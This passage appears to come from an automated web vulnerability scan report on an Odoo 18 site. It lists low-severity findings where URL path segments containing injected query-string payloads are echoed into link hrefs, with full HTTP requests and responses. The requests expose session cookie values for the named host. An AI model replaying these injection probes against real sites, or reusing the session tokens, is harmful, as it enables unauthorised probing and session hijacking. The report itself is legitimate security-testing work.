Date: Wed, 30 Jul 2025 11:25:40 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 11:25:40 GMT; Path=/; secure
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 11:25:40 GMT; Path=/; secure
Set-Cookie: frontend_lang=ko_KR; Expires=Thu, 30 Jul 2026 11:25:40 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24559

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?kpg&amp;xoe=1/twitter" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.61. https://odoo18.planitswiss.com/ko_KR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 2]

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/ko_KR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?ykk&qlm=1** was submitted in the URL path folder 2. This input was echoed as **?ykk&qlm=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/%3fykk%26qlm%3d1/translations/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=ko_KR HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=zfPGtaqsCKATuD1U8e8e9-
FR1Nv9vihMmvOn4UHGm7m7PJBjuZg274nGrzzlTjZ5dL86nx7Oonj7RYVixUs4; tz=Indian/Mauritius; frontend_lang=ko_KR
Referer: https://odoo18.planitswiss.com/ko_KR/contactus
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:22:29 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25164

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?
ykk&amp;qlm=1/translations/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=ko_KR" data-url_code="en" title="English
(US)">
...[SNIP]...
```

3.1.62. https://odoo18.planitswiss.com/ko_KR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?syy&jxy=1** was submitted in the URL path folder 3. This input was echoed as **?syy&jxy=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/website/%3fsyy%26jxy%3d1/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=ko_KR HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=zfPGtaqsCKATuD1U8e8e9-
FR1Nv9vihMmvOn4UHGm7m7PJBjuZg274nGrzzlTjZ5dL86nx7Oonj7RYVixUs4; tz=Indian/Mauritius; frontend_lang=ko_KR
Referer: https://odoo18.planitswiss.com/ko_KR/contactus
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:24:13 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25120

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>
```

```
...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?
syy&amp;jxy=1/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=ko_KR" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.63. https://odoo18.planitswiss.com/ko_KR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?wie&sge=1** was submitted in the URL path folder 2. This input was echoed as **?wie&sge=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/%3fwie%26sge%3d1/translations/b519e907a663c268a74c925d6000c59cc8a6570c?lang=ko_KR HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
session_id=keZ_qmHwgeWMn5PLV7oG9_BbEWjd8Cbj7MlQwDi7d5EbJEd0ipMDIulqCWYQOiJhMXHsSpXVu2rnxbmKSvrL;
tz=Indian/Mauritius; frontend_lang=ko_KR
Referer: https://odoo18.planitswiss.com/ko_KR
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:27:44 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
```

```
X-Content-Type-Options: nosniff
Content-Length: 25164

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?
wie&amp;sge=1/translations/b519e907a663c268a74c925d6000c59cc8a6570c?lang=ko_KR" data-url_code="en" title="English
(US)">
...[SNIP]...
```

3.1.64. https://odoo18.planitswiss.com/ko_KR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?jdq&brn=1** was submitted in the URL path folder 3. This input was echoed as **?jdq&brn=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/website/%3fjdq%26brn%3d1/b519e907a663c268a74c925d6000c59cc8a6570c?lang=ko_KR HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
session_id=keZ_qmHwgeWMn5PLV7oG9_BbEWjd8Cbj7MlQwDi7d5EbJEd0ipMDIulqCWYQOiJhMXHsSpXVu2rnxbmKSvrL;
tz=Indian/Mauritius; frontend_lang=ko_KR
Referer: https://odoo18.planitswiss.com/ko_KR
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:29:16 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25120

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?
jdq&amp;brn=1/b519e907a663c268a74c925d6000c59cc8a6570c?lang=ko_KR" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.65. https://odoo18.planitswiss.com/web/assets/1/1b78c26/web.assets_frontend.min.css [URL path folder 1]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/assets/1/1b78c26/web.assets_frontend.min.css**

Issue detail

The value of the URL path folder 1 is copied into the response within the query string of a URL.

The payload **?ckw&hsr=1** was submitted in the URL path folder 1. This input was echoed as **?ckw&hsr=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /%3fckw%26hsr%3d1/assets/1/1b78c26/web.assets_frontend.min.css HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/css,*/*;q=0.1
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=cCN-MI3i6-TwdVdXTHTtsJls9Zw9BovWhjX3JEsKwNk21eJdjuGPS0lOJJDmfPOqggY-
V3BHZwLNOQtGeQAg; frontend_lang=en_US
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
```

```
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:31:07 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24541

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="?
ckw&amp;hsr=1/assets/1/1b78c26/web.assets_frontend.min.css" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.66. https://odoo18.planitswiss.com/web/assets/1/1b78c26/web.assets_frontend.min.css [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/assets/1/1b78c26/web.assets_frontend.min.css**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?mer&ybf=1** was submitted in the URL path folder 2. This input was echoed as **?mer&ybf=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/%3fmer%26ybf%3d1/1/1b78c26/web.assets_frontend.min.css HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/css,*/*;q=0.1
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
```

```
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=cCN-MI3i6-TwdVdXTHTtsJls9Zw9BovWhjX3JEsKwNk21eJdjuGPS0lOJJDmfPOqggY-
V3BHZwLNOQtGeQAg; frontend_lang=en_US
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:32:23 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24514

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web?
mer&amp;ybf=1/1/1b78c26/web.assets_frontend.min.css" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.67. https://odoo18.planitswiss.com/web/assets/1/1b78c26/web.assets_frontend.min.css [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/assets/1/1b78c26/web.assets_frontend.min.css**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?uwo&ehy=1** was submitted in the URL path folder 3. This input was echoed as **?uwo&ehy=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/assets/%3fuwo%26ehy%3d1/1b78c26/web.assets_frontend.min.css HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/css,*/*;q=0.1
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=cCN-MI3i6-TwdVdXTHTtsJls9Zw9BovWhjX3JEsKwNk21eJdjuGPS0lOJJDmfPOqggY-
V3BHZwLNOQtGeQAg; frontend_lang=en_US
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:33:48 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24599

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web/assets/?
uwo&amp;ehy=1/1b78c26/web.assets_frontend.min.css" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.68. https://odoo18.planitswiss.com/web/assets/1/437e516/web.assets_frontend_minimal.min.js [URL path folder 1]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/assets/1/437e516/web.assets_frontend_minimal.min.js**

Issue detail

The value of the URL path folder 1 is copied into the response within the query string of a URL.

The payload **?hkx&cio=1** was submitted in the URL path folder 1. This input was echoed as **?hkx&cio=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /%3fhkx%26cio%3d1/assets/1/437e516/web.assets_frontend_minimal.min.js HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=HO_u-NBbUSwkmg3O9qh8lk5rzvQgTAVIUZaLIXpV_hRCE5eix7ULL_FlXmCyc-
AQfXymK4T9a86ShsyFq5AO; frontend_lang=en_US
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:28:15 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24632

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="?
hkx&amp;cio=1/assets/1/437e516/web.assets_frontend_minimal.min.js" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.69. https://odoo18.planitswiss.com/web/assets/1/437e516/web.assets_frontend_minimal.min.js [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/assets/1/437e516/web.assets_frontend_minimal.min.js**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?qgp&hpn=1** was submitted in the URL path folder 2. This input was echoed as **?qgp&hpn=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/%3fqgp%26hpn%3d1/1/437e516/web.assets_frontend_minimal.min.js HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=HO_u-NBbUSwkmg3O9qh8lk5rzvQgTAVIUZaLIXpV_hRCE5eix7ULL_FIXmCyc-
AQfXymK4T9a86ShsyFq5AO; frontend_lang=en_US
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:29:34 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24605

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web?
qgp&amp;hpn=1/1/437e516/web.assets_frontend_minimal.min.js" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.70. https://odoo18.planitswiss.com/web/assets/1/437e516/web.assets_frontend_minimal.min.js [URL path folder 3]

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/web/assets/1/437e516/web.assets_frontend_minimal.min.js**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?mrk&xek=1** was submitted in the URL path folder 3. This input was echoed as **?mrk&xek=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/assets/%3fmrk%26xek%3d1/437e516/web.assets_frontend_minimal.min.js HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=HO_u-NBbUSwkmg3O9qh8lk5rzvQgTAVIUZaLIXpV_hRCE5eix7ULL_FlXmCyc-
AQfXymK4T9a86ShsyFq5AO; frontend_lang=en_US
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:31:00 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24690

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web/assets/?
mrk&amp;xek=1/437e516/web.assets_frontend_minimal.min.js" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.71. https://odoo18.planitswiss.com/web/assets/1/af82625/web.assets_frontend.min.css [URL path folder 1]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/assets/1/af82625/web.assets_frontend.min.css**

Issue detail

The value of the URL path folder 1 is copied into the response within the query string of a URL.

The payload **?umw&jrb=1** was submitted in the URL path folder 1. This input was echoed as **?umw&jrb=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /%3fumw%26jrb%3d1/assets/1/af82625/web.assets_frontend.min.css HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/css,*/*;q=0.1
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=_adl7woP4TDKb8So4L-
WhBlHIZKUMZK9n5m7MmAnreoraF0Qu5G8ENyCN9WkIL3j67zlmKEQwSZozRFt0ECv; frontend_lang=en_US
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DTEST_210725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:37:12 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25943

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="?
```

umw&jrb=1/assets/1/af82625/web.assets_frontend.min.css" data-url_code="en" title="English (US)">
...[SNIP]...

3.1.72. https://odoo18.planitswiss.com/web/image/website.s_parallax_default_image [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/image/website.s_parallax_default_image**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?com&ors=1** was submitted in the URL path folder 2. This input was echoed as **?com&ors=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /web/%3fcom%26ors%3d1/website.s_parallax_default_image HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=kBaXy0fxJP-iYyL-IofJStOJWUUZOdk4v5ponXYmbzlm3tkNVUuO2Gmf0NiPlS7auHkr64tWRfiNXcyeso-8;
frontend_lang=en_US; tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/contactus
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:38:27 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24449

<!DOCTYPE html>
```

```
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/en/web?
com&amp;ors=1/website.s_parallax_default_image" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.73. https://odoo18.planitswiss.com/web/image/website/1/logo/planitswiss-web%20SA [URL path folder 1]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/image/website/1/logo/planitswiss-web%20SA**

Issue detail

The value of the URL path folder 1 is copied into the response within the query string of a URL.

The payload **?tau&lol=1** was submitted in the URL path folder 1. This input was echoed as **?tau&lol=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /%3ftau%26lol%3d1/image/website/1/logo/planitswiss-web%20SA?unique=d5670ba HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=-rgJ4XPV273GOVf6i2-SDnZheSmyLV5BGD6bL9EXhj1-plyZ7H-NUFITW3gX-x0MOyMVFmpodSlm6pRe9-
la; frontend_lang=en_US; tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 13:19:16 GMT
Content-Type: text/html;charset=utf-8
```

```
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24656

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="?tau&amp;lol=1/image/website/1/logo/planitswiss-web SA?unique=d5670ba" data-url_code="en" title="English (US)">
...[SNIP]...
```

